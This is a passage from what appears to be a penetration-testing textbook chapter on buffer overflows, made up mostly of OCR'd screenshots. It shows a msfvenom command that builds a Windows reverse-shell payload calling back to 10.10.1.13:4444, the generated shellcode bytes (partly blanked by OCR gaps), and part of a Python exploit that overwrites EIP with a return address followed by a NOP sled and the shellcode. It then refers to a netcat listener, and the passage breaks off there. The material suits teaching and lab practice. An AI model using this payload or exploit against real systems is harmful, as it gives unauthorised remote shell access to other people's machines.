


```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "" - P
```

```
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xdf\xbb\x93\x9b\x2a\xd9\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x13\x03\xcb\x88\xc8\x2c\x17\x46\x8e"
"\xcf\xe7\x97\xef\x46\x02\xa6\x2f\x3c\x47\x99\x9f\x36\x05\x16"
"\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
"\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
"\x0b\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xa3"
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
"\x3e\x60\x57\x6f\x35\x9c\x           a6\xb4\x3d\x7c\x7c"
"\xd4\x64\xd8\xd3\xe9\x76\x           2e\xd8\xfd\x5c\x27"
"\x2d\xcc\x5e\xb7\x39\x47\x           b9\xa5\x6f\xda\x3e"
"\xc9\x45\x9a\xd0\x34\x66\x           8b\x91\xd3\x3a\x40"
"\x61\xdb\xee\xc7\x31\x73\x           31\x40\xeb\xbb\x6e"
"\x70\x14\x16\x07\x1b\xef\x           0c\x5b\xe4\xf0\x1f"
"\xc7\x61\x16\x75\xe7\x27\x           59\x92\x5f\xb8\x24"
"\x94\xd4\x4f\xd9\x5b\x1d\x           70\xb3\x9b\xf2\xae"
"\xdb\x40\x60\x35\x1b\x0e\x           6f\xfb\x18\x75\xd6"
"\x55\x3e\x84\x8e\x9e\xfa\x           11\xcf\x06\x13\xef"
"\xd0\x02\x47\xbf\x86\xdc\x           eb\xd3\x2e\x79\x7b"
"\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"
"\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"
"\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
"\x5a\x6c\x62\xf9\x5b\xa5";
┌─[root@parrot]─[~]
```

Figure 6.73: Screenshot showing the output of msfvenom

Now, run the following Python script to inject the generated shellcode into the EIP register and gain shell access to the target vulnerable server:




```
"\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
"\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
"\x0b\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xa3"
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
"\x3e\x60\x57\x6f\x35\x9c\xdc\x8e\x99\x14\xa6\xb4\x3d\x7c\x7c"
"\xd4\x64\xd8\xd3\xe9\x76\x83\x8c\x4f\xfd\x2e\xd8\xfd\x5c\x27"
"\x2d\xcc\x5e\xb7\x39\x47\x2d\x85\xe6\xf3\xb9\xa5\x6f\xda\x3e"
"\xc9\x45\x9a\xd0\x34\x66\xdb\xf9\xf2\x32\x8b\x91\xd3\x3a\x40"
"\x61\xdb\xee\xc7\x31\x73\x41\xa8\xe1\x33\x31\x40\xeb\xbb\x6e"
"\x70\x14\x16\x07\x1b\xef\xf1\x22\xd6\xee\x0c\x5b\xe4\xf0\x1f"
"\xc7\x61\x16\x75\xe7\x27\x81\xe2\x9e\x6d\x59\x92\x5f\xb8\x24"
"\x94\xd4\x4f\xd9\x5b\x1d\x25\xc9\x0c\xed\x70\xb3\x9b\xf2\xae"
"\xdb\x40\x60\x35\x1b\x0e\x99\xe2\x4c\x47\x6f\xfb\x18\x75\xd6"
"\x55\x3e\x84\x8e\x9e\xfa\x53\x73\x20\x03\x11\xcf\x06\x13\xef"
"\xd0\x02\x47\xbf\x86\xdc\x31\x79\x71\xaf\xeb\xd3\x2e\x79\x7b"
"\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"
"\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"
"\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
"\x5a\x6c\x62\xf9\x5b\xa5")

shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
```

Figure 6.74: Screenshot of Python script for overwriting EIP

Before running the above script, run the following Netcat command to listen on port 4444:

